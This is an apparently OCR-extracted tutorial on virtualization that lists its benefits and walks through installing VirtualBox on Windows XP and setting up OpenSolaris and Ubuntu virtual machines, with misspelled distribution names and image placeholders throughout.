Following are some of the most recognized advantages of Virtualization.

Using Virtualization for Efficient Hardware Utilization

Virtualization decreases costs by reducing the need for physical hardware systems. Virtual machines use efficient hardware, which lowers the quantities of hardware, associated maintenance costs and reduces the power along with cooling the demand. You can allocate memory, space and CPU in just a second, making you more self-independent from hardware vendors.

Using Virtualization to Increase Availability

Virtualization platforms offer a number of advanced features that are not found on physical servers, which increase uptime and availability. Although the vendor feature names may be different, they usually offer capabilities such as live migration, storage migration, fault tolerance, high availability and distributed resource scheduling. These technologies keep virtual machines chugging along or give them the ability to recover from unplanned outages. The ability to move a virtual machine from one server to another is perhaps one of the greatest single benefits of virtualization with far reaching uses. As the technology continues to mature to the point where it can do long-distance migrations, such as being able to move a virtual machine from one data center to another no matter the network latency involved.

Disaster Recovery

Disaster recovery is very easy when your servers are virtualized. With up-to-date snapshots of your virtual machines, you can quickly get back up and running. An organization can more easily create an affordable replication site. If a disaster strikes in the data center or server room itself, you can always move those virtual machines elsewhere into a cloud provider. Having that level of flexibility means your disaster recovery plan will be easier to enact and will have a 99% success rate.

Save Energy

Moving physical servers to virtual machines and consolidating them onto far fewer physical servers' means lowering monthly power and cooling costs in the data center. It reduces carbon footprint and helps to clean up the air we breathe. Consumers want to see companies reducing their output of pollution and taking responsibility.

Deploying Servers too fast

You can quickly clone an image, master template or existing virtual machine to get a server up and running within minutes. You do not have to fill out purchase orders, wait for shipping and receiving and then rack, stack, and cable a physical machine only to spend additional hours waiting for the operating system and applications to complete their installations. With virtual backup tools like Veeam, redeploying images will be so fast that your end users will hardly notice there was an issue.

Testing and setting up Lab Environment

While you are testing or installing something on your servers and it crashes, do not panic, as there is no data loss. Just revert to a previous snapshot and you can move forward as if the mistake did not even happen. You can also isolate these testing environments from end users while still keeping them online. When you have completely done your work, deploy it in live.

Virtual box Installation and Working

What is VirtualBox?


Virtual Box is an Open Source software, is freely available, and performs as a Virtual Machine. It can be installed in the most popular operating systems such as Windows XP and Vista, Macintosh and Linux hosts, while additionally supporting a large number of guest operating systems such as Red Hut, Fedora, Obuntu, OpenSolaris, Open SUSE, Devian. You can even install Windows Vista or Windows XP Guest in a Linux Host without a dual boot environment …just one key will switch from

Host OS to Guest OS. This is a big advantage since you can have two operating systems in the same screen at the same time without restarting your machine!
We will go step by step in the process of installing VirtualBox in a computer that runs Windows XP. Before proceeding with any installation I suggest to create a new partition exclusively for VirtualBox. I have created a new partition with the letter E: \ and have assigned 16 GB. I'm sure that you don't need to create a special partition for this installation but I feel more relieved doing it… …and remember VirtualBox is free!

1- To download the VirtualBox application, go to www.virtualbox.org
2- Select on the right side menu, Downloads
3- From the list select VirtualBox 2.0.4 for Windows hosts x86 (for XP only) for other host operating systems select accordingly. Choose the destination where you will save it. (Fig. 1.1) Fig 1.1

4 - A window will indicate the download progress. The download will take approximately 3 minutes.
5 - Once the download is completed, go to the location where you have saved the file and double click on it. A welcome window will open. Hit next and accept the conditions. Click next. When you get to the Custom Set Up window you can chose in which location you would like to save the program. By default it goes to your Program Files in you're C:\ drive but you have the option of choosing another folder or partition where the program will be stored.


6 - Once you selected the place where you're going to save the VirtualBox program, hit next.
7 - Next window will ask you to install the VirtualBox. Go ahead and hit Install
8 - VirtualBox will be installed in your computer. This process will take a few minutes.
9 - Once the installation is completed hit Finish and open the VirtualBox in your computer. Go to Start>All Programs>Sun xVM VirtualBox>VirtualBox. This will bring up the VirtualBox windows in your screen. Notice that the first time you open VirtualBox it is going to ask you to register the product. Do this just by typing your name and email.




Create a new virtual machine

10. Hit **New** in the upper left side of the window.

11- A Wizard installation will show up and just follow the steps. We will be naming the OS to be installed, I chose the name “Orbitahead”. Also select OpenSolaris in the drop down menu.




12- Now we will set the system memory. This means how much RAM the Guest operating system will be using. OpenSolaris recommends a minimum of 512 MB. I selected 1 GB or 1000MB.




13- Now is the turn of the Hard Drive. You will be setting the size of hard drive that we can use for this Guest Operating system. You will have 2 options; Fixed-size image and dynamically expanding image. I would recommend selecting dynamically expanding image because this means that initially, the image will take a small amount of hard drive when installed.


14- The size that you expect the Guest OS will use. I selected 16 GB. If you want to assign a different partition (other than C :\) where the Virtual Drive will be, you can choose it here. I have created a special partition for the VirtualBox previously its installation. I suggest doing the same since you don't want to delete any data you already have in your Host operating system by accident.




15. Hit next and now you will have the confirmation of the settings. If you want to change any of the settings, just hit back to do so. Once you have confirmed the system memory, the hard drive memory and its location, hit finish.



16- And that's it! We have created a Virtual Machine for OpenSolaris in Virtual Box. You can see the VirtualBox and the new Virtual Machine on the left side of the screen. On the right side you can see the settings that you have created for the Guest OS.



17. Now that you have the Virtual Machine OpenSolaris, next will be installing the OpenSolaris operating system. Hit start and select the CD where the OS will boot.



18- Now we will perform OS booting from the ISO.

Installing Linux in Virtualbox


It is advised that your systems should have at least 4GB RAM to get a decent performance from the virtual operating system.
I am installing Ubuntu 17.10 in this tutorial, but the same steps apply to any other Linux distribution.

Step 1: Download Linux ISO
You need to download the ISO file of the Linux distribution. You can get this image from the official website of the Linux distribution you are trying to use.


We are using Ubuntu in the example, and you can download ISO images for Ubuntu from the link below:
https://www.ubuntu.com/desktop

Step 2: Install Linux using VirtualBox
You have installed VirtualBox and you have downloaded the ISO for Linux. You are now set to install Linux in VirtualBox.


Start VirtualBox, and click on the New symbol. Give the virtual OS a relevant name.




Allocate RAM to the virtual OS. My system has 8GB of RAM and I decided to allocate 2GB of RAM to it. You can use more RAM if your system has enough extra RAM.




Create a virtual disk. This works as the hard disk of the virtual Linux system. This is where the virtual system will store its files.




I recommend using VDI file type here.



